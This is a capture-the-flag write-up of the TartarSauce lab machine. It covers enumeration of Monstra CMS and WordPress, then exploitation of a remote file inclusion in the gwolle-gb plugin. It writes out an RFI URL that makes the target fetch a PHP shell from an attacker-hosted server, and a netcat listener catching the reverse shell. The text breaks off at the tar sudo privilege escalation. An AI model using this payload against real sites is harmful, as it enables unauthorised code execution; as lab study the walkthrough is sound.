Welcome back again hackers!! Another day another linux box. Today we will be doing tartarbox. I have a hint that maybe for privilege escalation we will be exploiting tar wildcard vulnerability. So lets dive in to find out!!

Enumeration

```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Landing Page
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Just one port open and that is http. So, our attack vector will also be just that port. We have some entries in robots.txt to investigate. While I am exploring them, I have started my gobuster in the background.

Port 80

Home page is just a image or in more better words, a picture of a bottle. I viewed the source code and scrolled all the way till the bottom and found a comment. Please don't smile if you have also faced the similar situation:

```
<!--Carry on, nothing to see here :D-->
```


```
User-agent: *
Disallow: /webservices/tar/tar/source/
Disallow: /webservices/monstra-3.0.4/
Disallow: /webservices/easy-file-uploader/
Disallow: /webservices/developmental/
Disallow: /webservices/phpmyadmin/
```

Out of these 5 entries, only /webservices/monstra-3.0.4/ worked. Rest all were 404

Not found errors. I still again ran a gobuster scan on /webservices directory to see if there is any other directory of interest and it found just one entry:

```
┌──(root💀kali)-[/home/rishabh/HTB/TartarSauce]
└─# gobuster dir -u http://$IP/webservices -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t
200 --no-error -o dirbust_2 -b 400,404 -q
/wp                  (Status: 301) [Size: 321] [-->
http://10.129.1.185/webservices/wp/]
```

I navigated to this directory and this seriously lit up my face. It was running wordpress.


10.129.1.185/webservices/wp/

Kali Tools Offensive Security MSFU Exploit-DB GHDB

Toggle navigation
Test blog

- Uncategorized (1)

February 9, 2018

Hello world!


This blog site is under construction, stay tuned.

- Sample Page

© 2021 Test blog.
Voce theme by limbenjamin. Powered by WordPress.

So lets enumerate wordpress and monstra-3.0.4.

/monstra-3.0.4



TartarSauce

Home Blog Users Log In Registration

Home

Welcome!

Welcome to your new Monstra powered website.
Monstra is succesfully installed, you can start editing the content and customising your site.

Getting Started

This is a default home page of your website.
Here's a quick description of how to edit this page:

- First make sure you're logged in.
- Go to the Pages Manager and click "Edit" button for this page.
- Make your changes, click "Save" and you're done!


Online Resources

- Official Site
- Official Support Forum
- Documentation

Sitemap

Powered by Monstra 3.0.4


This was the homepage which was shown. None of the links worked on top right corner. If you hover over "logged in" it will show /admin and that was a valid page.



Back to Website - Forgot your password ?
© 2012 - 2016 Monstra – Version 3.0.4


We don't have the credentials. I tried with some default ones like admin/admin and it

worked like a charm. LOL.
This is the admin dashboard:



Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra – Version 3.0.4

I searchsploited mostra and there were RCE associated with this version and all were authenticated ones. Fortunately, we do have admin credentials, so lets read the exploit code what it has to say.




```
Monstra CMS 3.0.4 - (Authenticated) Arbitrary File Upload / Remote Code Execution  | php/webapps/43348.txt
Monstra CMS 3.0.4 - Arbitrary Folder Deletion                                      | php/webapps/44512.txt
Monstra CMS 3.0.4 - Authenticated Arbitrary File Upload                            | php/webapps/48479.txt
Monstra cms 3.0.4 - Persitent Cross-Site Scripting                                 | php/webapps/44502.txt
Monstra CMS 3.0.4 - Remote Code Execution (Authenticated)                          | php/webapps/49949.py
```

The exploit code says, we can upload .pht and .phar extensions php files to allow code execution. Then we will have to navigate to /public/uploads/[filename].phar to allow the server to execute and for you to catch the shell.
I decided to follow it manually by not executing the script, because I have understood what the python code is doing. I followed what the exploit says, by running both manually and automatically but none of the methods worked. I also tried many other different extensions but the file was not getting uploaded. I shifted my focus on Wordpress for the timebeing:


/wp

I immediately ran wpscan to find vulnerable plugins, themese and users. It did find three plugins:




```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://10.129.1.185/webservices/wp/wp-content/plugins/akismet/
 | Last Updated: 2021-10-01T18:28:00.000Z
 | Readme: http://10.129.1.185/webservices/wp/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 4.2.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.129.1.185/webservices/wp/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.0.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.129.1.185/webservices/wp/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.129.1.185/webservices/wp/wp-content/plugins/akismet/readme.txt

[+] brute-force-login-protection
 | Location: http://10.129.1.185/webservices/wp/wp-content/plugins/brute-force-login-protection/
 | Latest Version: 1.5.3 (up to date)
 | Last Updated: 2017-06-29T10:39:00.000Z
 | Readme: http://10.129.1.185/webservices/wp/wp-content/plugins/brute-force-login-protection/readme.txt
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.129.1.185/webservices/wp/wp-content/plugins/brute-force-login-protection/, status: 403
 |
 | Version: 1.5.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.129.1.185/webservices/wp/wp-content/plugins/brute-force-login-protection/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.129.1.185/webservices/wp/wp-content/plugins/brute-force-login-protection/readme.txt

[+] gwolle-gb
 | Location: http://10.129.1.185/webservices/wp/wp-content/plugins/gwolle-gb/
 | Last Updated: 2021-09-14T09:01:00.000Z
 | Readme: http://10.129.1.185/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | [!] The version is out of date, the latest version is 4.1.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.129.1.185/webservices/wp/wp-content/plugins/gwolle-gb/, status: 200
 |
 | Version: 2.3.10 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.129.1.185/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.129.1.185/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
```

And the guestbook plugin (gwolle-gb) was vulnerable to RFI but not the version showed in wp-scan:



```
┌──(root💀kali)-[/home/rishabh/HTB/TartarSauce]
└─# searchsploit gwolle                                                              1 ⚙
------------------------------------------------------------------ ---------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion   | php/webapps/38861.txt
------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```

I navigated to README file of the plugin to verify once and in the CHANGELOG section, you will find a line like this:




```
== Changelog ==

= 2.3.10 =
* 2018-2-12
* Changed version from 1.5.3 to 2.3.10 to trick wpscan ;D

= 1.5.3 =
* 2015-10-01
* When email is disabled, save it anyway when user is logged in.
* Add nb_NO (thanks BjÃ¸rn Inge VÃ¥rvik).
* Update ru_RU.
```

I have to admit, I fell down the rabbithold of Monstra and now was about to fall on this one too.

Exploitation

The RFI exploit says, an unauthenticated attacker can include a remote PHP file and execute arbitrary code on the vulnerable system. The parameter resposible for this is "abspath" which is not properly sanitized. Now all we need to do is, host a python webserver in the directory where our php shell (change the file to wp-load.php)is waiting, include the full path to our file in the url, set up the listener and you will caught a shell.




```
┌──(root💀kali)-[/home/rishabh/HTB/TartarSauce]
└─# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.129.1.185 - - [12/Nov/2021 17:05:10] code 404, message File not found
10.129.1.185 - - [12/Nov/2021 17:05:10] "GET /wp-load.phpwp-load.php HTTP/1.0" 404 -
10.129.1.185 - - [12/Nov/2021 17:05:35] "GET /wp-load.php HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.
```

In the browser, the url will be:

```
http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://hackers-server/
```


wp-load.php will be searched automatically by the plugin and here is the juicy shell:



```
┌──(root💀kali)-[/home/rishabh/HTB/TartarSauce]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.1.185.
Ncat: Connection from 10.129.1.185:48790.
Linux TartarSauce 4.15.0-041500-generic #201802011154 SMP Thu Feb 1 12:05:23 UTC 2018 i686 athlon i686 GNU/Linux
 17:05:35 up  2:17,  0 users,  load average: 0.00, 0.11, 0.50
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```


Privilege Escalation

To read user flag is not so direct. You will have to abuse tar as sudo to get user access.



```
sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
```

